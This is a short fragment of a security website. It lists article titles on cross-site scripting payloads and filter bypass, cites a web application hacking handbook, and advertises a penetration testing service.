Location Based Payloads – Part I
Probing to Find XSS
Filter Bypass Procedure
Existing Code Reuse
Agnostic Event Handlers
XSS Payload Scheme


The Web Application Hacker's Handbook
Discovering and Exploiting Security Flaws
2 Second Edition
Dafydd Stuttard
Marcus Pinto

FREE Penetration Testing Demo
Find Your Vulnerabilities
Harden Your Defenses
Our Specialists Can Help
LEARN MORE
ArtsSEC
INFORMATION SECURITY